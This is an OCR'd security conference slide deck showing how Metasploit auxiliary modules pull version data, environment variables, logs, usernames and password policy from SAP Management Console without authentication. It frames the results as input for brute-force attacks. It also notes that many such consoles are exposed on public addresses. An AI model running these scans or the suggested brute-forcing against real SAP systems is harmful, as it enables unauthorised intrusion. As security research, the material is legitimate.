
Risk Factor: None

Plugin Output
A web server is running on this port.

Plugin Publication Date: 2007/08/19

Plugin Last Modification Date: 2011/09/20

Show me the money!


metasploit
FRAMEWORK

Information is king

- **Version information**
  - Sure, HTTP headers give that!
  - Nothing new here... mostly
- **Down to the patch-level**
  - Can you say “targeted attack“

Version Information

```
msf  auxiliary(sap_mgmt_con_version) > show options

Module options (auxiliary/scanner/sap/sap_mgmt_con_version):
   Name       Current Setting     Required  Description
   ----       ---------------     --------  -----------
   Proxies                        no        Use a proxy chain
   RHOSTS     172.16.15.128       yes       The target address range
   RPORT      50013               yes       The target port
   THREADS    1                   yes       The number of threads
   URI        /                   no        Path to the SAP MC
   VHOST                          no        HTTP server virtual host
```

Version Information

```
msf  auxiliary(sap_mgmt_con_version) > show options

Module options (auxiliary/scanner/sap/sap_mgmt_con_version):
   Name       Current Setting    Required  Description
   ----       ---------------    --------  -----------
   Proxies                       no        Use a proxy chain
   RHOSTS     172.16.15.128      yes       The target address range
   RPORT      50013              yes       The target port
   THREADS    1                  yes       The number of threads
   URI        /                  no        Path to the SAP MC
   VHOST                         no        HTTP server virtual host
```

Version Information

```
msf  auxiliary(sap_mgmt_con_version) > run

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[+] [SAP] Version Number Extracted - 172.16.15.128:50013
[+] [SAP] Version: 720, patch 70, changelist 1203517, optU, NTintel
[+] [SAP] SID: NSP
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Version Information

```
msf  auxiliary(sap_mgmt_con_version) > run

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[+] [SAP] Version Number Extracted - 172.16.15.128:50013
[+] [SAP] Version: 720, patch 70, changelist 1203517, optU, NTintel
[+] [SAP] SID: NSP
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Information is king

- **Startup profile**
  - Instance name
  - SAP System Name
  - SAP SID
  - SAP DB Schema
  - Paths
  - ….

Startup Profile

```
msf  auxiliary(sap_mgmt_con_startprofile) > run

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[+] [SAP] Startup Profile Extracted: \\WINXPSAP-TST\sapmnt
    \NSP\SYS\profile\START_DVEBMGS00_WINXPSAP-TST
[*] SAPSYSTEMNAME = NSP
[*] SAPGLOBALHOST = WINXPSAP-TST
[*] SAPSYSTEM = 00
[*] INSTANCE_NAME = DVEBMGS00
[*] DIR_PROFILE = \\WINXPSAP-TST\sapmnt\NSP\SYS\profile
[*] _PF = $(DIR_PROFILE)\\NSP_DVEBMGS00_WINXPSAP-TST
[*] dbs/ada/schema = SAPNSP
```

Startup Profile

```
msf  auxiliary(sap_mgmt_con_startprofile) > run

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[+] [SAP] Startup Profile Extracted: \\WINXPSAP-TST\sapmnt
    \NSP\SYS\profile\START_DVEBMGS00_WINXPSAP-TST
[*] SAPSYSTEMNAME = NSP
[*] SAPGLOBALHOST = WINXPSAP-TST
[*] SAPSYSTEM = 00
[*] INSTANCE_NAME = DVEBMGS00
[*] DIR_PROFILE = \\WINXPSAP-TST\sapmnt\NSP\SYS\profile
[*] _PF = $(DIR_PROFILE)\\NSP_DVEBMGS00_WINXPSAP-TST
[*] dbs/ada/schema = SAPNSP
```

Information is king

- **Server / Instance Environment**
  - Computername
  - OS Service userame
  - Database Names
    - Database Type (*Oracle, MaxDB, ...*)
  - Full Server Environment Variable list!
    - Information overload
    - OMG why!

Environment

```
msf  auxiliary(sap_mgmt_con_getenv) > run

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[*] COMPUTERNAME=WINXPSAP-TST
[*] ComSpec=C:\\WINDOWS\\system32\\cmd.exe
[*] DBMS_TYPE=ada
[*] FP_NO_HOST_CHECK=NO
[*] OS=Windows_NT
[*] USERNAME=SAPServiceNSP
[*] PSModulePath=C:\windows\system32\PowerShell\...
[*] SAPEXE=E:\\usr\\sap\\NSP\\SYS\\exe\\uc\\NTI386
[*] TMP=E:\\usr\\sap\\NSP\\tmp
```

Environment

```
msf  auxiliary(sap_mgmt_con_getenv) > run

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface
[*] COMPUTERNAME=WINXPSAP-TST
[*] ComSpec=C:\\WINDOWS\\system32\\cmd.exe
[*] DBMS_TYPE=ada
[*] FP_NO_HOST_CHECK=NO
[*] OS=Windows_NT
[*] USERNAME=SAPServiceNSP
[*] PSModulePath=C:\windows\system32\PowerShell\...
[*] SAPEXE=E:\\usr\\sap\\NSP\\SYS\\exe\\uc\\NTI386
[*] TMP=E:\\usr\\sap\\NSP\\tmp
```

Operating System User

Information is king

- **SAP Log/Tracefiles**
  - SAP Startup Logs
  - Error / Debug Logs
    - Developer Traces
  - Security Logs
- SAP ABAPSysLog
  - SAP Startup Times
  - PIDs
  - Services + Status Info

Log/Trace Files

```
msf  auxiliary(sap_mgmt_con_listlogfiles) > run

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface

    Filename          Size     Timestamp
    --------           ----     ---------
    available.log     2268     2011 10 16 12:52:33
    dev_cp            4397     2011 04 19 10:30:48
    dev_disp          4612     2011 10 14 15:06:14
    dev_icm           6594     2011 10 14 15:07:38
    sapstart.log      629      2011 10 14 15:06:04
    sapstartsrv.log   754      2011 10 16 10:04:36
    stderr1           903      2011 10 14 15:06:04
```

Log/Trace Files

<SAPControl:*ReadDeveloperTrace*Response>
<name>E:\usr\sap\NSP\DVEBMGS00\work\dev_w0<name>
<item>trc file: "dev_w0", trc level: 1, release: "720"</item>
<item>----------</item>
<item>* ACTIVE TRACE LEVEL 1</item>
<item>M pid 3564</item>
<item>M DpSysAdmExtCreate: ABAP is active</item>
<item>M DpShMCreate: *allocated sys_adm at 09A40048*</item>
<item>M DpShMCreate: *allocated wp_adm at 09A43020*</item>
<item>M DpShMCreate: *allocated tm_adm at 09A47E48*</item>
…

ABAP Log File

<SAPControl:ABAPReadSyslogResponse><log>

<item><Time>2011 10 14 15:06:18</Time>

<Text>SAP: *ICM started on host WINXPSAP-TST (PID: 3536)*

</Text><Severity>SAPControl-GREEN</Severity>

<item><Time>2011 10 14 15:06:12</Time>

<Text>SAP Basis: *Active ICU Version 3.4; Compiled With ICU 3.4; Unicode Version 4.1*

</Text><Severity>SAPControl-GREEN</Severity></item>

…

Information is king

- **Extracting data from logfiles**
  - **Logfiles include usernames**
    - Scrape for SAP usernames
    - Instant brute-force user list!
- **Just an example of the data availble**

Extract SAP Users

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface

[+] [SAP] Users Extracted: 10 entries extracted

[+] [SAP] Extracted User: SAPSYS

[+] [SAP] Extracted User: TEST1

[+] [SAP] Extracted User: TESTDEV

[+] [SAP] Extracted User: ADMIN1

[+] [SAP] Extracted User: SADM

[+] [SAP] Extracted User: TEST2

…

Extract SAP Users

[*] [SAP] Connecting to SAP Mgmt Console SOAP Interface

[+] [SAP] Users Extracted: *10 entries extracted*

[+] [SAP] Extracted User: *SAPSYS*

[+] [SAP] Extracted User: *TEST1*


[+] [SAP] Extracted User: *TESTDEV*

[+] [SAP] Extracted User: *ADMIN1*

[+] [SAP] Extracted User: *SADM*

[+] [SAP] Extracted User: *TEST2*

…



Information is king

- **Process Parameters**
  - **Output of the entire SAP configuration**
  - **Password Policies**
    - Setup your Brute-force just right ;)
  - **Hash Types**
    - Still supporting those old 8 char hashes?
  - **Security Audit Log Enabled ?**
    - rsau/enabled (default: 0)
    - Is anybody watching?

Process Parameters

```
msf  auxiliary(sap_mgmt_con_getprocessparameter) > run
[*] [SAP] Connecting to SAP MC on 172.16.15.128:50013
[*] [SAP] Attempting to matche (?i-mx:^login\/password)
[SAP] Process Parameters
Name                                    Value
 ------                                 ----------
login/password_charset                  1
login/password_downwards_compatibility  1
login/password_hash_algorithm           encoding=RFC2307,
                                        algorithm=iSSHA-1, saltsize=96
login/password_max_idle_productive      0
```

Process Parameters

```
msf  auxiliary(sap_mgmt_con_getprocessparameter) > run
[*] [SAP] Connecting to SAP MC on 172.16.15.128:50013
[*] [SAP] Attempting to matche (?i-mx:^login\/password)
[SAP] Process Parameters
Name                                          Value
 ------                                       ----------
login/password_charset                        1
login/password_downwards_compatibility        1
login/password_hash_algorithm                 encoding=RFC2307,
                                              algorithm=iSSHA-1, saltsize=96
login/password_max_idle_productive            0
```

Process Parameters

<SAPControl:GetProcessParameterResponse><parameter>
<item><name>DIR_AUDIT</name>
<group>System</group>
<description>*Directory for security audit files*</description>
<unit/><value>*E:\usr\sap\NSP\DVEBMGS00\log*</value></item>
<item><name>login/fails_to_user_lock</name>
<group>Login</group>
<description>*Number of invalid login attempts until user lock*</
description>
<unit/><value> *5* </value></item>
…

Process Parameters

<SAPControl:GetProcessParameterResponse><parameter>
<item><name>DIR_AUDIT</name>
<group>System</group>
<description>*Directory for security audit files*</description>
<unit/><value>*E:\usr\sap\NSP\DVEBMGS00\log*</value></item>
<item><name>login/fails_to_user_lock</name>
<group>Login</group>
<description>*Number of invalid login attempts until user lock*</
description>
<unit/><value> *5* </value></item>
…

Information is king

- **Useful Process Parameters**
  - rsau/enabled
  - login/password_downward_compatibility
  - login/failed_user_auto_unlock
  - login/fails_to_user_lock
  - login/min_password_lng
  - login/password_charset
  - ....

**Checkout consolut.com for a great list*

“I put a whitebox configuration audit in your blackbox penetration test, so you can whitebox SAP while you blackbox it!“

Quote by:

Me, just now!

INCASE YOU FORGOT...

ALL THE FUNCTIONS SO FAR ARE *UN*AUTHENTICATED


DOU
WITH
DEMO G

But it's ok!

YOU HAVE TO BE


INSIDE


THE NETWORK...

Right?

Right?

Right?


SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP
SAP


Number of SAP servers listening on public addresses
2,700
2,675
2,650
2,625
2,600
2,575
2,550
2,525
2,500
Router
Gateway
SAP MC
SAP MC (SSL)

WTF

LOL

